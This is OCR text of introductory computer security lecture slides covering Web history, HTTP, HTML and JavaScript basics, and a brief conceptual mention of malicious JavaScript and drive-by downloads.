
CSE 410/565: Computer Security

Instructor: Dr. Ziming Zhao


Web is a subset of Internet



World Wide Web (WWW)

- 1989-1990 – Tim Berners-Lee invents the World Wide Web at CERN
  - Means for transferring text and graphics simultaneously
  - Client/Server data transfer protocol
    - Communication via application level protocol
    - System ran on top of standard networking infrastructure
  - Text markup language
    - Not invented by Bernes-Lee
    - Simple and easy to use
    - Requires a client application to render text/graphics

The Beginning



Vague but exciting ...

CERN DD/OC

Information Management: A Proposal

Tim Berners-Lee, CERN/DD

March 1989

Information Management: A Proposal

Abstract

This proposal concerns the management of general information about accelerators and experiments at CERN. It discusses the problems of loss of information about complex evolving systems and derives a solution based on a distributed hypertext sytstem.


Keywords: Hypertext, Computer conferencing, Document retrieval, Information management, Project control

The Beginning

- By October of 1990, Tim invented the three fundamental technologies that remain the foundation of today's Web (and which you may have seen appear on parts of your Web browser):
  - HTML: HyperText Markup Language. The markup (formatting) language for the Web.
  - URI: Uniform Resource Identifier. A kind of "address" that is unique and used to identify to each resource on the Web. It is also commonly called a URL.
  - HTTP: Hypertext Transfer Protocol. Allows for the retrieval of linked resources from across the Web.
- Tim also wrote the first Web page editor/browser ("WorldWideWeb.app") and the first Web server ("httpd").


HTML

- A language to create structured documents. One can embed images, objects, or create interactive forms




HTTP

- Within the client-server model, the request-response loop is the most basic mechanism on the server for receiving requests and transmitting data in response.
- The client initiates a request to a server and gets a response that could include some resource like an HTML file, an image or some other data.



HTTP


Request
GET /index.html HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:15.0) Gecko/20100101 Firefox/15.0.1
Accept: text/html,application/xhtml+xml
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Cache-Control: max-age=0
Response
HTTP/1.1 200 OK
Date: Mon, 22 Oct 2012 02:43:49 GMT
Server: Apache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 4538
Connection: close
Content-Type: text/html; charset=UTF-8
<html>
<head> ...
Web server


Static Web Sites

- In the earliest days of the web, a webmaster (the term popular in the 1990s for the person who was responsible for creating and supporting a website) would publish web pages, and periodically update them.

- In those early days, the skills needed to create a website were pretty basic: one needed knowledge of the HTML markup language and perhaps familiarity with editing and creating images.

- This type of web site is commonly referred to as a static web site, in that it consists only of HTML pages that look identical for all users at all times.

Static Web Sites




Web Requests

- While we as web users might be tempted to think of an entire page being returned in a single HTTP response, this is not in fact what happens.


- In reality the experience of seeing a single web page is facilitated by the client's browser which requests the initial HTML page, then parses the returned HTML to find all the resources referenced from within it, like images, style sheets and scripts.

- Only when all the files have been retrieved is the page fully loaded for the user

Browser parsing HTML and making subsequent requests




HTTP Request Methods



Dynamic Web Sites (1995)

generate content dynamically



Dynamic Web Sites

- These server-based programs
- Read content from databases
- Interface with existing enterprise computer systems
- Communicate with financial institutions
- Output HTML that would be sent back to the users' browsers.

- Page content is being created at run-time by a program created by a programmer.


Client-Side Script (1997)

- JavaScript. 1997
- Programming language used to manipulate web pages. Supported by all web browsers
  - Manipulate the web page
  - Send/receive HTTP request (Asynchronous JavaScript and XML. AJAX)

```
<script>
function myFunction() {
document.getElementById("demo").innerHTML = ”Text changed.";
}
</script>
```


Web Application

The web server could be compromised, hosting malicious JavaScript




Web Application

- The JavaScript running on the browser could be malicious
- It can carry out attacks against the browser
- Browser can download additional malware to compromise the platform (Drive-by download)



